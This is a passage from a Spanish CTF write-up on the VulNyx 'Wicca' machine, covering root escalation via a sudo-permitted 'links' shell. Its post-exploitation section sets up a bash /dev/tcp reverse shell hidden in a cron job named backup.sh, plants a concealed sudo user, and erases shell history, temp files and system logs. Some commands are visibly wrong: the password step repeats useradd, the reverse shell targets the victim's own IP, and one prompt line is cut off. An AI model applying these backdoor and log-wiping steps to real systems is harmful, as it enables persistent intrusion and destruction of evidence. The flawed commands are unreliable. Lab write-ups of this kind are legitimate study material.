Ahora que ya sabemos cómo funciona **links**, lo ejecutamos y presionamos escape para obtener la siguiente interfaz:



Como no sabía cómo funcionaba, presioné Enter para probar qué hacía y me desplegó un submenú con diversas opciones. Por casualidad, encontré una opción llamada OS shell, así que decidí probarla para ver qué ocurría.

```
$ whoami
aleister
$
```

Me di cuenta de que me proporcionaba una shell, pero seguía con los privilegios del usuario aleister. Tras pensar un momento y explorar otras alternativas para obtener acceso como root, decidí revisar de nuevo el comando sudo -l. Fue entonces cuando me di cuenta de que tenía que ejecutar el programa como root y no como el usuario aleister.

```
sudo /usr/bin//links
```

Ahora sí, ya hemos llegado a root.

```
aleister@wicca:/$ sudo /u
root@wicca:/# whoami
root
root@wicca:/#
```

16 POST EXPLOTACIÓN

Como ya es tradición en mí, tras haber explotado una máquina me gusta dejar algunas backdoor, así como reverse shells o como usuarios con permisos de root.

16.1 REVERSE SHELL BASH

Esta reverse shell, aunque sencilla, me gusta configurarla mediante un crontab, ya que, si nadie se fija en los procesos y tareas programadas, siempre es una opción que permanece activa en segundo plano. De este modo, si el sistema es reiniciado o si la sesión se cierra, el crontab puede volver a ejecutar la reverse shell automáticamente sin necesidad de intervención manual.

```
bash -i >& /dev/tcp/192.168.18.130/4444 0>&1
```

y, el crontab tiene la siguiente programación:

```
30 2 * * * /bin/bash /home/hulk/backup.sh
```

Por último, le damos permisos de ejecución:

```
chmod +x backup.sh
```

16.2 AGREGAR USUARIO

Por último, crearemos una última backdoor mediante la creación de un usuario con permisos de root. La primera instrucción que ejecutaremos será la siguiente:

```
sudo useradd -m -d /dev/null -s /bin/bash return
```

- -m: Sirve para crear el directorio /home del usuario
- -d /dev/null: Establece el directorio de inicio en /dev/null, lo que lo hace menos visible y detectable.
- -s /bin/bash: Especifica el shell que usará el usuario

Seguidamente, le asignamos una contraseña a este nuevo usuario:

```
sudo useradd -m -d /dev/null -s /bin/bash return
```

Y lo agregamos al grupo de sudo:

```
sudo usermod -aG sudo return
```

17 BORRANDO EL RASTRO

Una vez que hemos finalizado nuestra explotación, es crucial eliminar cualquier tipo de rastro que hayamos podido dejar atrás. Si no lo hacemos, existe el riesgo de que nuestras acciones sean detectadas, lo que podría llevar a que se inicie una investigación y se eliminen todas las backdoors creadas. Para evitar esto, debemos borrar los archivos, registros y configuraciones relacionadas con nuestras actividades, así como cualquier pista que pueda ser utilizada para rastrear nuestra intrusión.

17.1 HISTORIAL DE LA TERMINAL

Eliminaremos el historial de la terminal para que no puedan saber qué comandos hemos ejecutado en el proceso de la explotación.

```
history -c && history -w
```

17.2 ARCHIVOS TEMPORALES

```
rm -rf ~/.cache/*
```

y

```
sudo rm -rf /tmp/*
```

17.3 Logs

La eliminación de los logs también es algo crucial, ya que estos muestran exactamente la hora a la que nos conectamos, desde qué IP, día.....

```
sudo rm -f /var/log/auth.log
```

```
sudo rm -f /var/log/daemon.log
```

```
sudo rm -f /var/log/syslog
```

18 CTF FLAGS

User.txt: VulNyx{d9f213df08ea2b3bf6cc90be28fa827f}

Root.txt: VulNyx{dab686b0ee76b5edf6fc317c51d6f102}

19 RESULTADOS Y CONCLUSIONES

En el CTF Wicca de Vulnix, se llevó a cabo una serie de pasos para comprometer una máquina virtual en un entorno controlado, con el objetivo de obtener acceso completo al sistema. El proceso comenzó con un escaneo de red utilizando arp-scan para identificar la dirección IP de la máquina víctima. Este paso fue esencial, ya que nos permitió conocer la dirección IP de la máquina objetivo (192.168.18.130) en un escenario donde no se disponía de esta información inicialmente. Tras la confirmación de la conexión con ping, realizamos un escaneo de puertos con nmap, identificando puertos abiertos como el 22 (SSH), 80 (HTTP) y 5000, este último de especial interés.

A pesar de que no encontramos información útil directamente en el puerto 80 con herramientas como wfuzz, intentamos un enfoque alternativo con wfuzz para buscar posibles directorios o parámetros susceptibles de explotación. Sin embargo, no obtuvimos resultados satisfactorios. La verdadera clave para avanzar en la explotación apareció cuando decidimos explorar el puerto 5000. Al acceder a este puerto, encontramos una interfaz web sencilla con un formulario para ingresar datos, lo cual nos permitió empezar a realizar pruebas de inyección de plantillas (SSTI) a través de Burp Suite. Al inyectar una expresión matemática en el campo de entrada, obtuvimos como resultado "49", lo que confirmó que el servidor estaba procesando el contenido de forma dinámica, lo que indicaba una vulnerabilidad de ejecución de código.

Con esta nueva información, pasamos a la fase de explotación, donde intentamos un ataque de fuerza bruta utilizando Medusa con el diccionario rockyou.txt sobre el usuario "aleister". Finalmente, obtuvimos la contraseña, lo que nos permitió acceder a la cuenta de usuario. A partir de allí, realizamos un análisis de privilegios con sudo -l y encontramos que el usuario tenía permisos para ejecutar el programa links como root. Esto nos permitió ejecutar un shell con privilegios elevados al invocar links como root, logrando así acceder con privilegios de administrador.

A lo largo de este proceso, pudimos aplicar diversas técnicas y herramientas como nmap para el escaneo de puertos, wfuzz para el fuzzing y búsqueda de directorios, Burp Suite para la manipulación de solicitudes HTTP y explotación de vulnerabilidades, y Medusa para realizar ataques de fuerza bruta. La clave del éxito radicó en la capacidad de combinar estas herramientas de manera estratégica, aprovechando cada vulnerabilidad encontrada para avanzar en el ataque.

En resumen, el CTF Wicca de Vulnix fue una excelente práctica para aplicar técnicas de explotación reales, desde el escaneo inicial hasta la escalada de privilegios y obtención de acceso completo. Este ejercicio refuerza la importancia de la recolección de información y de mantener una mentalidad flexible para cambiar de enfoque según lo que se vaya descubriendo en el sistema objetivo. Además, subraya la relevancia de contar con un conjunto sólido de herramientas de pentesting y saber cómo usarlas eficazmente en cada etapa del ataque.

20 APRENDIZAJE

En este CTF, se han repasado y puesto en práctica diversos conocimientos y herramientas cruciales para el pentesting, como la inyección de plantillas del lado del servidor (SSTI), wfuzz y Burp Suite. La explotación de vulnerabilidades SSTI fue especialmente importante, ya que al inyectar código en el campo de entrada de un formulario, pudimos confirmar que el servidor procesaba dinámicamente las entradas. Este tipo de vulnerabilidad puede ser peligrosa si no se detecta a tiempo, ya que permite ejecutar código arbitrario en el servidor. El repaso de SSTI y su explotación nos recordó la importancia de conocer cómo los datos pueden ser procesados por el servidor y de qué manera aprovechar esos puntos de entrada para realizar ataques más avanzados.

Además, herramientas como wfuzz y Burp Suite fueron esenciales para realizar pruebas de fuzzing y manipulación de solicitudes HTTP. wfuzz resultó ser muy útil al intentar descubrir directorios ocultos y parámetros vulnerables en la aplicación web, mientras que Burp Suite jugó un papel clave en la manipulación y análisis del tráfico HTTP, permitiendo interceptar solicitudes y probar diferentes vectores de ataque, como la inyección de código. Estas herramientas son fundamentales en cualquier pentesting y saber utilizarlas eficazmente es un conocimiento que nunca se debe olvidar.

Es importante practicar estas técnicas de manera continua, ya que el campo de la ciberseguridad está en constante evolución, y las vulnerabilidades van cambiando con el tiempo. Repasar herramientas y técnicas como SSTI, wfuzz y Burp Suite no solo ayuda a afianzar conocimientos, sino que también asegura que estén frescos y listos para ser aplicados cuando sea necesario. La práctica constante es la clave para mantenernos preparados y eficientes en la resolución de desafíos de seguridad, y este CTF ha sido una excelente oportunidad para repasar y aplicar estos conocimientos de forma práctica.